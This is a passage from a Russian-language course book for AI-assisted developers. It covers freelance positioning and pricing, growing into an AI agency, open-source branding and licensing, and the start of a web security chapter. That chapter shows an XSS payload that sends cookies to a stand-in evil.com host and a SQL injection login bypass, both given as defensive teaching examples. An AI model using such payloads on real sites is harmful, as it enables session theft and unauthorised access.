Если вы скажете "я делаю сайты, ботов, приложения, автоматизации, дизайн и ещё SEO" -- клиент подумает, что вы не делаете хорошо ничего. Узкая специализация продаёт лучше.

Варианты позиционирования

Позиционирование	Целевая аудитория	Средний чек
AI Web Developer	Бизнес, стартапы	$500-2000
Telegram Bot Developer	Бизнес в СНГ	$300-1000
Landing Page Specialist	Малый бизнес	$300-800
AI Automation Expert	Средний бизнес	$500-3000
No-Code/Low-Code Developer	Стартапы, MVP	$1000-5000
Shopify Developer	E-commerce	$500-3000

Формула позиционирования

```
Я помогаю [кому] [делать что] с помощью [как].
```

Примеры: - "Я помогаю малому бизнесу запускать продающие сайты с AI-чатботами за 5 дней" - "Я создаю Telegram-ботов для автоматизации продаж в e-commerce" - "Я строю AI-автоматизации, которые экономят бизнесу 20+ часов в неделю"

Портфолио: 5 проектов, которые продают

Правило: портфолио важнее резюме

На фрилансе никого не интересует ваш диплом или опыт работы. Клиент хочет видеть результат. Портфолио -- это ваш главный инструмент продаж.

Какие проекты нужны

Если у вас нет клиентских проектов -- создайте демо-проекты. 5 штук достаточно:

1. **Лендинг для вымышленного бизнеса** -- показывает навыки дизайна и вёрстки
2. **Веб-приложение с авторизацией** -- показывает навыки full-stack
3. **Telegram-бот с AI** -- показывает навыки интеграции
4. **Автоматизация (n8n/Make)** -- показывает навыки no-code
5. **Мини-SaaS или Chrome-расширение** -- показывает продуктовое мышление

Структура кейса в портфолио

Для каждого проекта:

```
Название проекта
Скриншот / видео-демо (30 секунд)
Проблема: что решает
Решение: что было сделано
Стек: какие технологии
Результат: конкретные числа (если есть)
Ссылка на живой проект
```

Где разместить портфолио

- **Личный сайт** -- лучший вариант. Сами создали = показали навыки
- **Behance** -- для визуальных проектов
- **GitHub** -- для кода (если клиент технический)
- **Notion** -- быстрый вариант для начала

Промпт для создания портфолио-сайта

```
Создай персональный сайт-портфолио разработчика.

Секции:
1. Hero: имя, специализация, CTA "Обсудить проект"
2. Услуги: 4 карточки (сайты, боты, автоматизации, AI-интеграции)
3. Портфолио: 6 проектов с фильтрацией по категориям
4. Отзывы: 3 отзыва клиентов
5. Процесс работы: 4 шага (бриф → прототип → разработка → запуск)
6. Контакт: форма + Telegram

Стиль: минималистичный, тёмная тема, анимации при скролле.
Стек: Next.js, Tailwind CSS, Framer Motion.
```

Площадки для фриланса

Международные

Площадка	Особенности	Комиссия
Upwork	Крупнейшая, много проектов	10%
Fiverr	Вы создаёте "гиги" (услуги)	20%
Toptal	Топ-3% фрилансеров, высокие рейты	Нет (для фрилансера)
Freelancer.com	Конкуренция высокая	10%

СНГ

Площадка	Особенности	Комиссия
Kwork	Фиксированные услуги, популярна в РФ	20%
FL.ru	Классический фриланс, конкурсы	Подписка
Хабр Фриланс	Технические проекты	0-10%

Рекомендуемая стратегия

1. **Начните с Kwork/Fiverr** -- создайте 3-5 гигов, получите первые отзывы
2. **Переходите на Upwork** -- больше серьёзных проектов, выше чеки
3. **Стройте прямые продажи** -- LinkedIn, рекомендации, сарафанное радио

Как написать профиль на Upwork

```
Заголовок: AI Web Developer | Next.js, React, Telegram Bots, Automations

О себе:
"I build modern websites, AI-powered chatbots, and business automations
that save time and increase revenue.

What I deliver:
- Landing pages & web apps (Next.js, React, Tailwind)
- Telegram bots with AI integration (ChatGPT, Claude)
- Business automations (n8n, Make, Zapier)
- Chrome extensions

My process: Brief → Prototype (48h) → Development → Launch

Technologies: Next.js, React, Node.js, Supabase, OpenAI API,
Telegram API, n8n, Vercel

100% of my projects are delivered on time."
```

Как написать предложение (proposal)

```
Шаблон:

Привет, [имя]!

[1 предложение: показать, что вы прочитали описание проекта]

Я могу помочь с этим. [2 предложения: как именно вы решите задачу]

Вот похожий проект, который я делал: [ссылка]

Ориентировочные сроки: [X дней].
Ориентировочная стоимость: [$ или обсудим].

Готов обсудить детали. Когда удобно созвониться?

[Имя]
```

Ценообразование

Модели оплаты

Модель	Когда использовать	Преимущества
Фиксированная цена	Чёткое ТЗ, понятный объём	Клиент знает итоговую стоимость
Почасовая	Неопределённый объём, поддержка	Защита от расширения объёма

Модель	Когда использовать	Преимущества
Пакеты	Стандартные услуги	Легко продавать, масштабируемо

Ориентиры цен (2025)

Услуга	Цена	Время
Лендинг	$300-800	2-5 дней
Сайт-визитка (5 стр.)	$500-1500	5-10 дней
Веб-приложение (MVP)	$2000-5000	2-4 недели
Telegram-бот (простой)	$200-500	1-3 дня
Telegram-бот (AI + сцены)	$500-1500	3-7 дней
Автоматизация (n8n/Make)	$200-800	1-3 дня
Chrome-расширение	$500-2000	3-7 дней
Интернет-магазин	$1500-5000	2-4 недели

Пакетное ценообразование

```
Пакет "Старт" — $500
- Лендинг (1 страница)
- Адаптив (мобильная версия)
- Форма обратной связи
- Хостинг на 1 месяц

Пакет "Бизнес" — $1500
- Сайт (5 страниц)
- AI-чатбот на сайте
- Интеграция с CRM
- SEO-оптимизация
- 1 месяц поддержки

Пакет "Премиум" — $3000
- Веб-приложение
- Авторизация и личный кабинет
- Telegram-бот
- Автоматизации
- 3 месяца поддержки
```

Правило повышения цен

Каждые 5 проектов повышайте цену на 20-30%. Если клиенты не торгуются -- вы берёте слишком мало.

Процесс работы с клиентом

Шаг 1: Бриф (день 1)

Выясните: - Что нужно (конкретно) - Для кого (целевая аудитория) - Какие есть примеры (референсы) - Какие сроки - Какой бюджет

```
Шаблон брифа:

1. Расскажите о вашем бизнесе
2. Что нужно сделать?
3. Для кого этот продукт?
```

```
4. Есть ли примеры сайтов/приложений, которые нравятся?
5. Какие основные функции?
6. Какой контент у вас есть (тексты, фото, лого)?
7. Какие сроки?
8. Какой бюджет?
```

Шаг 2: Прототип (день 2-3)

Создайте прототип за 1-2 дня. Покажите клиенту. Это ключевой момент -- клиент видит результат быстро и начинает доверять.

Шаг 3: Правки (день 4-5)

Обычно 2-3 раунда правок. В договоре укажите максимум -- например, 3 раунда. Дополнительные -- за отдельную оплату.

Шаг 4: Деплой и сдача (день 6-7)

Деплой на Vercel/VPS. Передача доступов. Инструкция по использованию. Акт приёма-передачи.

Шаг 5: Поддержка (опционально)

$100-300/мес за техническую поддержку. Это рекуррентный доход.

Практические примеры

Пример 1: Первый заказ на Kwork

Создайте гиг "Сделаю лендинг за 3 дня — $300". Добавьте 3 примера из портфолио, подробное описание, FAQ. Первые заказы -- со скидкой, ради отзывов.

Пример 2: Upwork proposal

Клиент ищет "Telegram bot for restaurant". Вы пишете: "Hi! I noticed you need a Telegram bot for your restaurant. I've built similar bots with menu browsing, order placement, and delivery tracking. Here's a demo: [link]. I can deliver in 5 days for $600. Would you like to discuss the details?"

Пример 3: Прямой клиент

Знакомый владелец кафе жалуется, что нет сайта. Вы: "Давай я сделаю тебе сайт за неделю. Меню, онлайн-заказ, отзывы, карта. 500 долларов. Плюс бот в Telegram для заказов -- ещё 300."

Частые ошибки

1. **Работать без предоплаты.** Минимум 50% предоплата перед началом работы. Без предоплаты -- без работы. Это защищает обе стороны.
2. **Нет договора/ТЗ.** Даже простой документ в Google Docs: что делаем, сколько стоит, какие сроки, сколько правок включено. Без этого -- бесконечные правки бесплатно.
3. **Занижать цену ради первых заказов.** Лучше сделать скидку 20% и указать "обычная цена $500, для вас $400", чем ставить цену $100 и потом не мочь её повысить.
4. **Не показывать процесс.** Клиент нервничает, если неделю не видит результата. Отправляйте скриншоты, промежуточные версии. Каждые 2-3 дня -- апдейт.
5. **Брать проекты вне своей компетенции.** Если не умеете делать мобильные приложения -- не берите заказ на мобильное приложение. Репутация дороже одного заказа.

6. **Игнорировать отзывы.** После каждого проекта просите отзыв. На Upwork, Kwork, в Telegram. 10 хороших отзывов -- и клиенты идут сами.

Домашнее задание

Задание 1: Портфолио

Создайте сайт-портфолио с 3-5 проектами. Для каждого: скриншот, описание, стек, ссылка.

Задание 2: Профиль на площадке

Зарегистрируйтесь на Upwork или Kwork. Заполните профиль. Создайте 3 гига/предложения услуг.

Задание 3: Первое предложение

Найдите 5 проектов на площадке и напишите proposals. Используйте шаблон из урока. Отправьте.

Итоги

- Фриланс -- самый быстрый путь к деньгам: первый заказ можно получить за неделю
- Узкое позиционирование продаёт лучше: "AI Web Developer" вместо "делаю всё"
- 5 проектов в портфолио -- минимум для старта (можно демо-проекты)
- Ценообразование: лендинг $300-800, бот $200-1500, приложение $2000-5000
- Процесс: бриф → прототип за 48 часов → правки → деплой
- Каждые 5 проектов повышайте цену на 20-30%
- Предоплата 50% + договор -- обязательно

Глава 27. AI-агентство: от фрилансера к компании

Введение

Фриланс -- это хорошо, но у него есть потолок. Вы продаёте своё время, и в сутках только 24 часа. Чтобы заработать больше, нужно перестать быть "руками" и стать "головой" -- основателем агентства.

AI-агентство -- это компания, которая продаёт цифровые услуги: сайты, чатботы, автоматизации, SaaS на заказ. Вы находите клиентов, управляете проектами и делегируете исполнение -- другим вайбкодерам, дизайнерам, AI-инструментам.

Цель: от $3-5K на фрилансе до $10-30K в месяц как агентство.

Когда переходить от фриланса к агентству

Признаки, что пора

- Вы отказываете клиентам, потому что нет времени
- Вы делаете одни и те же проекты снова и снова
- Вы зарабатываете $3-5K/мес и не можете вырасти
- Вы хотите пассивный доход, а не обмен времени на деньги
- У вас есть 10+ довольных клиентов и поток входящих запросов

Переход по шагам

```
Этап 1: Фрилансер ($1-3K/мес)
  → Вы делаете всё сами
  → 3-5 проектов в месяц

Этап 2: Фрилансер + помощник ($3-7K/мес)
  → Делегируете рутину (вёрстка, контент)
  → 5-8 проектов в месяц

Этап 3: Микро-агентство ($7-15K/мес)
  → 2-3 человека в команде
  → Вы продаёте и управляете
  → 8-15 проектов в месяц

Этап 4: Агентство ($15-30K+/мес)
  → 5-10 человек
  → Систематизированные процессы
  → 15-30 проектов в месяц
```

Услуги AI-агентства

Каталог услуг

Услуга	Описание	Ценовой диапазон
AI-сайты	Лендинги, корпоративные сайты, e-commerce	$500-5000
AI-чатботы	Telegram, WhatsApp, виджеты на сайт	$300-2000
Автоматизации	n8n, Make, Zapier, кастомные интеграции	$300-3000
SaaS на заказ	MVP, внутренние инструменты, dashboards	$3000-15000
AI-интеграции	Подключение GPT/Claude к бизнес-процессам	$500-5000
Поддержка	Техподдержка, обновления, мониторинг	$200-500/мес

Пакетирование услуг

```
Пакет "Цифровой старт" — $1,500
- Лендинг (адаптивный, SEO)
- Telegram-бот (FAQ + запись)
- Автоматизация (форма → CRM → уведомление)
- 1 месяц поддержки

Пакет "AI-бизнес" — $5,000
- Сайт (5 страниц + блог)
- AI-чатбот на сайте (обучен на данных клиента)
- Telegram-бот с AI
- 3 автоматизации
- 3 месяца поддержки

Пакет "Трансформация" — $15,000
- Веб-приложение / SaaS
- AI-интеграция в бизнес-процессы
- Полная автоматизация (5-10 workflow)
```

- Telegram-бот + WhatsApp
- 6 месяцев поддержки + обучение

Команда: что делегировать

Структура микро-агентства

Вы (основатель):
├── Продажи и клиенты
├── Стратегия и управление
└── Контроль качества

Вайбкодер #1 ($500-1500/мес):
├── Сайты и веб-приложения
└── Frontend + Backend

Вайбкодер #2 ($500-1000/мес):
├── Боты и автоматизации
└── Интеграции с AI

Дизайнер ($300-800/мес, на проект):
├── UI/UX дизайн
└── Графика, иконки, презентации

Где искать исполнителей

Источник	Кого искать	Стоимость
Telegram-чаты	Вайбкодеры, начинающие разработчики	$10-30/час
Upwork	Проверенные фрилансеры	$15-50/час
Kwork	Исполнители на конкретные задачи	Фикс
LinkedIn	Junior-разработчики	$500-1500/мес
Ваши ученики	Выпускники курсов	$500-1000/мес

Что делегировать, а что нет

Делегировать	Оставить себе
Вёрстка по макету	Общение с клиентом
Настройка автоматизаций	Продажи и переговоры
Написание контента	Архитектурные решения
Тестирование	Финальная проверка качества
Деплой	Ценообразование
Мелкие правки	Стратегия развития

Шаблонизация: один раз → продаёшь многим

Концепция

Вместо того чтобы делать каждый проект с нуля, создайте шаблоны:

- **Шаблон лендинга** -- меняете тексты, фото, цвета → готово за 4 часа вместо 20
- **Шаблон Telegram-бота** -- меняете логику и контент → готово за 2 часа вместо 10
- **Шаблон автоматизации** -- меняете ноды и ключи → готово за 1 час вместо 5

Библиотека шаблонов агентства

```
/templates
  /landing-pages
    restaurant.zip          — лендинг ресторана
    beauty-salon.zip        — лендинг салона красоты
    fitness.zip             — лендинг фитнес-клуба
    real-estate.zip         — лендинг недвижимости
    agency.zip              — лендинг агентства

  /telegram-bots
    booking-bot/            — бот записи
    faq-bot/                — бот FAQ с AI
    order-bot/              — бот заказов
    newsletter-bot/         — бот рассылок

  /automations
    form-to-crm.json        — форма → CRM
    order-notification.json — уведомление о заказе
    lead-scoring.json       — AI-скоринг лидов
    daily-report.json       — ежедневный отчёт

  /components
    auth/                   — авторизация (Supabase)
    payments/               — платежи (Stripe)
    ai-chat/                — AI-чат виджет
    admin-panel/            — панель администратора
```

Экономика шаблонизации

Подход	Время	Себестоимость	Маржа
С нуля	20 часов	$400 (вайбкодер)	60% при цене $1000
Шаблон	5 часов	$100 (вайбкодер)	90% при цене $1000

При 10 проектах в месяц: - С нуля: 200 часов работы, $6000 прибыль - Шаблоны: 50 часов работы, $9000 прибыль

Процессы агентства

CRM и управление проектами

Минимальный набор инструментов:

Инструмент	Назначение	Стоимость
Notion	CRM, база знаний, задачи	Бесплатно
Google Sheets	Финансы, отчёты	Бесплатно
Telegram	Коммуникация с командой и клиентами	Бесплатно
GitHub	Код, версии	Бесплатно
Vercel	Хостинг проектов	$20/мес

Pipeline продаж

`Лид → Квалификация → Бриф → КП → Переговоры → Договор → Предоплата → Работа → Сдача`

Конверсии (ориентир): - Лид → Квалификация: 50% - Квалификация → КП: 70% - КП → Договор: 30-40% - Общая: из 100 лидов → 10-14 клиентов

Шаблон коммерческого предложения

```
1. О компании (кратко)
2. Понимание задачи (что вы поняли из брифа)
3. Предлагаемое решение (что сделаем)
4. Состав работ (детально)
5. Сроки (по этапам)
6. Стоимость (3 пакета)
7. Почему мы (3–5 аргументов)
8. Портфолио (3 похожих проекта)
9. Следующий шаг (звонок / подписание)
```

Привлечение клиентов

Каналы

Канал	Стоимость	Сложность	Результат
Рекомендации	Бесплатно	Низкая	Лучшая конверсия
LinkedIn	Бесплатно	Средняя	B2B-клиенты
Instagram/Telegram	$100-500/мес (реклама)	Средняя	Малый бизнес
Upwork (как агентство)	10% комиссия	Средняя	Международные
Контент-маркетинг	Время	Высокая	Долгосрочно
Партнёрства	Бесплатно	Средняя	Стабильный поток

Стратегия на первые 3 месяца

```
Месяц 1:
– Запустить сайт агентства
– Оформить 5 кейсов в портфолио
– Начать публикации в LinkedIn/Telegram
– Связаться с 20 потенциальными клиентами

Месяц 2:
– Получить первые 3–5 проектов
– Нанять первого помощника
– Создать 3 шаблона
– Построить реферальную программу

Месяц 3:
– 5–8 проектов в работе
– Систематизировать процессы
– Запустить рекламу
– Цель: $7–10K выручка
```

Кейс: агентство на $10K/мес

Структура выручки

```
10 лендингов × $800 = $8,000
5 ботов × $500 = $2,500
3 автоматизации × $400 = $1,200
8 клиентов на поддержке × $200 = $1,600

Итого: $13,300/мес (выручка)

Расходы:
  Вайбкодер #1: $1,500/мес
  Вайбкодер #2: $1,000/мес
  Дизайнер (проектно): $500/мес
  Инструменты: $100/мес
  Реклама: $200/мес

Итого расходы: $3,300/мес
Чистая прибыль: $10,000/мес
```

Ключевые метрики

- Средний чек: $700
- Проектов в месяц: 18
- Маржа: 75%
- Время основателя: 30-40 часов/неделю (продажи + управление)

Практические примеры

Пример 1: AI-агентство для ресторанов

Ниша: рестораны и кафе. Пакет: сайт + бот для заказов + автоматизация бронирования. Цена: $1500. Один шаблон → 20 клиентов.

Пример 2: AI-агентство для недвижимости

Ниша: агентства недвижимости. Пакет: сайт с каталогом + AI-бот для подбора + CRM-автоматизация. Цена: $3000. Ежемесячная поддержка $300.

Пример 3: Агентство автоматизаций

Ниша: средний бизнес. Услуга: аудит процессов + внедрение автоматизаций + обучение. Цена: $2000-5000. Поддержка $500/мес.

Частые ошибки

1. **Масштабироваться слишком рано.** Сначала отладьте процессы на 5 проектах, потом нанимайте команду. Иначе будет хаос.
2. **Не считать unit-экономику.** Знайте свою себестоимость. Если лендинг стоит вам $300 (время вайбкодера), не продавайте его за $350. Маржа должна быть минимум 50%.
3. **Делать всё самому.** Вы основатель, а не исполнитель. Ваша задача -- продавать и управлять. Если вы пишете код -- вы не растёте.
4. **Нет стандартизации.** Каждый проект с нуля = низкая маржа и непредсказуемые сроки. Шаблоны и процессы -- ключ к масштабированию.

5. **Игнорировать рекуррентный доход.** Поддержка $200-500/мес с каждого клиента. 20 клиентов на поддержке = $4000-10000/мес стабильно.
6. **Нет юридического оформления.** Даже простой договор с клиентом защищает обе стороны. На больших чеках -- обязательно.

Домашнее задание

Задание 1: План агентства

Опишите ваше агентство: название, ниша, 3 пакета услуг с ценами. Кто ваш идеальный клиент?

Задание 2: Шаблон

Создайте один шаблон (лендинг или бот), который можно адаптировать для разных клиентов за 4-5 часов.

Задание 3: Первые клиенты

Напишите 10 потенциальным клиентам (LinkedIn, Instagram, знакомые) с предложением. Используйте шаблон КП из урока.

Итоги

- AI-агентство -- следующий шаг после фриланса: от $3-5K к $10-30K/мес
- Услуги: сайты, боты, автоматизации, SaaS, AI-интеграции
- Команда: 2-3 вайбкодера + дизайнер, вы -- продажи и управление
- Шаблонизация: один шаблон → 20 клиентов, маржа 90%
- Рекуррентный доход от поддержки: $200-500/мес с клиента
- Цель первого года: $10K/мес чистой прибыли -- реалистична

Глава 28. Open Source и комьюнити

Введение

Open source -- это код, который доступен всем. Любой может посмотреть, скопировать, улучшить. И это не благотворительность -- это одна из самых мощных стратегий для карьеры и бизнеса в IT.

React, Next.js, VS Code, Linux, n8n, Supabase -- всё это open source. Компании стоимостью миллиарды долларов построены на открытом коде. И вайбкодер может использовать open source для: - Построения личного бренда - Привлечения клиентов и работодателей - Монетизации через premium-версии - Вклада в комьюнити и нетворкинга

GitHub: ваш публичный портфолио

Почему GitHub важен

GitHub -- это LinkedIn для разработчиков. Когда потенциальный клиент или работодатель хочет оценить ваши навыки -- он смотрит GitHub. Активный профиль с проектами говорит больше, чем любое резюме.

Ключевые метрики

Метрика	Что значит
Stars	Сколько людей "лайкнули" ваш проект
Forks	Сколько людей скопировали проект для доработки
Issues	Баги и запросы фич от пользователей
Pull Requests	Предложения изменений от других разработчиков
Contributors	Сколько людей участвует в проекте
Contribution Graph	Зелёные квадратики -- активность по дням

Как выглядит хороший GitHub-профиль

```
1. Профиль заполнен (имя, фото, био, ссылки)
2. Pinned repos: 6 лучших проектов
3. README.md профиля: кто вы, что делаете
4. Регулярная активность (зелёные квадратики)
5. Проекты с README, описанием и деплоем
```

Профильный README.md

```
# Привет, я Алексей 👋

AI Web Developer | Создаю сайты, ботов и автоматизации

## Что я делаю
- 🌐 Веб-приложения на Next.js + React
- 🤖 Telegram-боты с AI (ChatGPT, Claude)
- ⚡ Автоматизации на n8n
- 📱 Chrome-расширения

## Технологии
Next.js | React | TypeScript | Node.js | Supabase | Tailwind CSS | OpenAI API

## Контакты
- Telegram: @your_handle
- Сайт: your-site.com
```

README.md: лицо проекта

Почему README важен

README.md -- первое, что видит человек, открывший ваш проект. Хороший README определяет, получит проект 10 звёзд или 1000.

Структура идеального README

```
# Название проекта

Краткое описание в одно предложение.

[Скриншот или GIF демо]

## Возможности
- Функция 1
```

```
- Функция 2
- Функция 3

## Быстрый старт

### Установка
\`\`\`bash
git clone https://github.com/you/project.git
cd project
npm install
\`\`\`

### Настройка
\`\`\`bash
cp .env.example .env
# Заполните переменные окружения
\`\`\`

### Запуск
\`\`\`bash
npm run dev
\`\`\`

## Технологии
- Next.js 15
- React 19
- Supabase
- OpenAI API
- Tailwind CSS

## Структура проекта
\`\`\`
src/
  app/            — страницы и роутинг
  components/     — React-компоненты
  lib/            — утилиты и API
  styles/         — стили
\`\`\`

## Переменные окружения
| Переменная | Описание |
|---|---|
| DATABASE_URL | URL базы данных Supabase |
| OPENAI_API_KEY | Ключ API OpenAI |
| BOT_TOKEN | Токен Telegram-бота |

## Вклад в проект
1. Fork проекта
2. Создайте ветку (`git checkout -b feature/awesome`)
3. Закоммитьте изменения (`git commit -m 'Add awesome feature'`)
4. Push в ветку (`git push origin feature/awesome`)
5. Откройте Pull Request

## Лицензия
MIT License. Смотрите [LICENSE](LICENSE) для деталей.
```

```
## Автор
**Ваше имя** — [@your_twitter](https://twitter.com/your_twitter)
```

Советы для README

- **GIF или видео** вместо скриншота -- показывает продукт в действии
- **Badges** (значки) -- статус сборки, версия, лицензия
- **Живое демо** -- ссылка на развёрнутое приложение
- **Contributing guide** -- если хотите привлечь контрибьюторов
- **Changelog** -- история изменений по версиям

Лицензии: какую выбрать

Зачем нужна лицензия

Без лицензии код технически нельзя использовать (все права защищены). Лицензия говорит людям, что они могут делать с вашим кодом.

Популярные лицензии

Лицензия	Можно	Нельзя	Для кого
MIT	Всё (использовать, изменять, продавать)	Нет ограничений	Максимальная свобода
Apache 2.0	Всё + патентная защита	Использовать торговые марки	Корпоративные проекты
GPL v3	Использовать, изменять	Делать закрытым (derivative тоже GPL)	Идеологический опенсорс
AGPL	Использовать, изменять	SaaS без раскрытия кода	Защита от SaaS-копий
BSL	Использовать (с ограничениями)	Конкурировать с автором	Коммерческий опенсорс

Рекомендации

- **Для портфолио-проектов:** MIT -- максимально открыто
- **Для библиотек/утилит:** MIT или Apache 2.0
- **Для SaaS-проектов:** AGPL или BSL -- защита от копирования
- **Для коммерческих:** BSL (Business Source License) -- open source с отложенной свободой

Как добавить лицензию

1. Создайте файл `LICENSE` в корне проекта
2. На GitHub: New file → LICENSE → выберите шаблон
3. Укажите лицензию в `package.json`: `"license": "MIT"`
4. Упомяните в README

Монетизация open source

Модель 1: Open Core

Базовая версия -- бесплатная. Premium-фичи -- платные.

```
Бесплатно (open source):
- Основной функционал
- Self-hosted
- Поддержка через issues
```

```
Платно ($20-200/мес):
- Облачная версия (hosted)
- Расширенные функции
- Приоритетная поддержка
- SSO / интеграции
```

Примеры: GitLab, Supabase, n8n, Sentry

Модель 2: Managed Hosting

Код бесплатный, но хостинг -- платный. Пользователь может развернуть сам (бесплатно) или использовать облачную версию (платно).

Примеры: WordPress, Ghost, Plausible

Модель 3: Sponsorship

Пользователи и компании спонсируют разработку.

- GitHub Sponsors
- Open Collective
- Patreon
- Благодарственные донаты

Модель 4: Консалтинг

Код бесплатный, но настройка и кастомизация -- за деньги.

```
- Установка и настройка: $500-2000
- Кастомизация: $100/час
- Обучение команды: $500-1000
- Поддержка: $200-500/мес
```

Модель 5: Двойная лицензия

Бесплатная лицензия (GPL) для open source. Коммерческая лицензия -- для тех, кто не хочет открывать свой код.

Личный бренд через open source

Стратегия

```
1. Публикуйте проекты регулярно (1-2 в месяц)
2. Пишите README как продуктовую страницу
3. Делитесь проектами в Twitter, Reddit, Hacker News
4. Отвечайте на issues быстро и вежливо
5. Принимайте PR от контрибьюторов
6. Пишите о процессе разработки (dev blog / Twitter threads)
```

Типы проектов для личного бренда

Тип проекта	Потенциал звёзд	Пример
Утилита	Средний (100-1K)	CLI-инструмент для задачи
Шаблон/Boilerplate	Высокий (500-5K)	Next.js starter с auth + payments
Библиотека	Высокий (1K-50K)	React-компонент
Awesome-список	Очень высокий (5K-100K)	Курированный список ресурсов
Полноценный продукт	Высокий (1K-20K)	Альтернатива платному сервису

Быстрый способ получить первые звёзды

Создайте "awesome-список" по вашей теме:

```
# Awesome Vibe Coding

Список инструментов и ресурсов для вайбкодинга.

## AI-инструменты
- [Claude](https://claude.ai) — AI-ассистент для кодинга
- [Cursor](https://cursor.com) — AI-редактор кода
- [v0.dev](https://v0.dev) — AI-генератор UI

## Фреймворки
- [Next.js](https://nextjs.org) — React-фреймворк
...
```

Awesome-списки набирают звёзды быстрее всего. Один хороший список может получить 1000+ звёзд за месяц.

Вклад в существующие проекты

Почему это полезно

- Учитесь у опытных разработчиков
- Попадаете в список контрибьюторов известных проектов
- Нетворкинг с командой проекта
- Строите репутацию в сообществе

Как начать контрибьютить

1. Найдите проект, который используете
2. Посмотрите issues с меткой `good first issue` или `help wanted`
3. Прочитайте CONTRIBUTING.md
4. Форкните, внесите изменение, откройте PR
5. Будьте готовы к code review и правкам

Простые виды контрибуций

- Исправление опечаток в документации
- Перевод README на другие языки
- Исправление мелких багов
- Добавление тестов
- Улучшение README

Практические примеры

Пример 1: Шаблон Next.js SaaS Starter

Open source шаблон с авторизацией, платежами, admin-панелью. MIT-лицензия. Монетизация: premium-шаблоны ($49-99), курс по использованию, консалтинг. Потенциал: 1000-5000 звёзд.

Пример 2: Библиотека React-компонентов

Набор UI-компонентов для AI-приложений: чат-виджет, аудио-плеер, markdown-рендер. MIT-лицензия. Монетизация: premium-компоненты, кастомизация для компаний. Потенциал: 500-2000 звёзд.

Пример 3: CLI-инструмент для деплоя

Команда, которая деплоит проект на VPS одной командой. MIT-лицензия. Монетизация: облачная версия с dashbord. Потенциал: 200-1000 звёзд.

Частые ошибки

1. **Публиковать код без README.** Проект без README никто не будет использовать. README -- это витрина вашего магазина.
2. **Забывать про лицензию.** Без лицензии никто не имеет права использовать ваш код. Добавьте MIT -- и проблема решена.
3. **Не отвечать на issues.** Если пользователи пишут баг-репорты, а вы молчите -- проект выглядит заброшенным. Отвечайте, даже если не можете сразу починить.
4. **Публиковать секреты.** Перед публикацией убедитесь, что в коде нет API-ключей, паролей, токенов. Проверьте .gitignore.
5. **Бояться критики.** Кто-то скажет "код плохой". Это нормально. Любая обратная связь -- возможность стать лучше. Лучше опубликовать несовершенный код, чем не опубликовать ничего.
6. **Ожидать мгновенных результатов.** 1000 звёзд за ночь -- исключение. Обычно рост постепенный. Публикуйте регулярно, продвигайте, улучшайте.

Домашнее задание

Задание 1: Оформите GitHub-профиль

Создайте или улучшите свой GitHub-профиль: README, фото, bio, pinned repos. Каждый pinned-проект должен иметь описание и README.

Задание 2: Опубликуйте проект

Возьмите один из ваших проектов (из предыдущих заданий), добавьте хороший README, лицензию MIT, .gitignore и опубликуйте на GitHub.

Задание 3: Первый контрибьют

Найдите open source проект, который вы используете. Найдите issue с меткой "good first issue". Сделайте исправление и откройте Pull Request.

Итоги

- Open source -- мощный инструмент для карьеры и бизнеса
- GitHub-профиль -- это ваш публичный портфолио для IT-мира
- Хороший README превращает код в продукт
- Лицензия MIT -- для портфолио, AGPL/BSL -- для коммерческих проектов
- Монетизация: open core, managed hosting, консалтинг, спонсорство
- Личный бренд через open source привлекает клиентов и работодателей
- Начните с одного проекта и одного контрибьюта -- опыт придёт с практикой

Глава 29. Безопасность и масштабирование

Введение

Вы написали приложение, задеплоили, получили первых пользователей. Поздравляю. Но теперь начинается настоящая работа -- защита и масштабирование.

Безопасность -- это не паранойя. Каждый день в интернете атакуют миллионы сайтов. Боты сканируют уязвимости автоматически. Если ваш проект зарабатывает деньги и хранит данные пользователей -- он уже мишень. И не важно, маленький он или большой. Автоматические сканеры не разбирают.

Масштабирование -- это когда ваш проект растёт. Сначала 10 пользователей, потом 100, потом 10 000. И код, который работал для 10 человек, может упасть при 1000. Нужно быть готовым.

Хорошая новость: базовая безопасность и подготовка к масштабированию -- это не rocket science. Несколько правил, несколько инструментов, несколько привычек.

OWASP Top 10: главные угрозы

Что такое OWASP

OWASP (Open Web Application Security Project) -- организация, которая ведёт список самых распространённых уязвимостей веб-приложений. OWASP Top 10 -- это десять угроз, от которых страдают 90% проектов.

Вам не нужно знать все десять наизусть. Но три главные -- обязательно.

XSS (Cross-Site Scripting)

Что это: злоумышленник вставляет вредоносный код (JavaScript) на вашу страницу. Когда другой пользователь открывает страницу -- код выполняется в его браузере.

Пример атаки:

```
Пользователь в поле "Имя" вводит:
<script>document.location='https://evil.com/steal?cookie='+document.cookie</script>

Если вы показываете имя без обработки -- скрипт выполнится
и украдёт cookie всех, кто увидит эту страницу.
```

Как защититься:

```
1. Никогда не вставляйте пользовательский ввод напрямую в HTML
2. Используйте React -- он экранирует вывод по умолчанию
3. Избегайте dangerouslySetInnerHTML
4. Добавьте заголовок Content-Security-Policy
```

В React/Next.js вы уже защищены на 90% -- фреймворк экранирует текст автоматически. Но если используете `dangerouslySetInnerHTML` -- вы открываете дверь для XSS.

SQL-инъекции

Что это: злоумышленник вставляет SQL-код в поле ввода, чтобы получить доступ к базе данных.

Пример атаки:

```
Поле "Логин": admin' OR '1'='1' --
Поле "Пароль": что угодно

Если запрос к базе данных выглядит так:
SELECT * FROM users WHERE login = 'admin' OR '1'='1' --' AND password = '...'
```

Условие '1'='1' всегда истинно -- злоумышленник получает доступ.

Как защититься:

1. Используйте ORM (Prisma, Drizzle) -- они экранируют запросы автоматически
2. Никогда не формируйте SQL из строк с пользовательским вводом
3. Supabase с RLS (Row Level Security) защищает на уровне базы
4. Если пишете raw SQL -- используйте параметризованные запросы

Для вайбкодера: Если вы используете Supabase + Prisma/Drizzle -- SQL-инъекции вам почти не страшны. ORM делает всю работу за вас.

CSRF (Cross-Site Request Forgery)

Что это: злоумышленник заставляет пользователя выполнить действие на вашем сайте без его ведома.

Пример: пользователь авторизован в вашем банковском приложении. Он заходит на сайт злоумышленника, где есть скрытая форма, которая отправляет запрос на перевод денег на вашем сайте. Браузер автоматически подставляет cookie -- и перевод проходит.

Как защититься:

1. Используйте CSRF-токены (встроены в Next.js Server Actions)
2. Проверяйте заголовок Origin/Referer
3. Используйте SameSite=Strict для cookie
4. Для API -- используйте авторизацию через заголовки, а не cookie

Другие важные угрозы

Угроза	Описание	Защита
Broken Authentication	Слабые пароли, утечка токенов	Supabase Auth, bcrypt, JWT
Sensitive Data Exposure	API-ключи в коде, логи с паролями	.env, .gitignore, шифрование
Security Misconfiguration	Открытые порты, debug-режим на проде	Чеклист перед деплоем
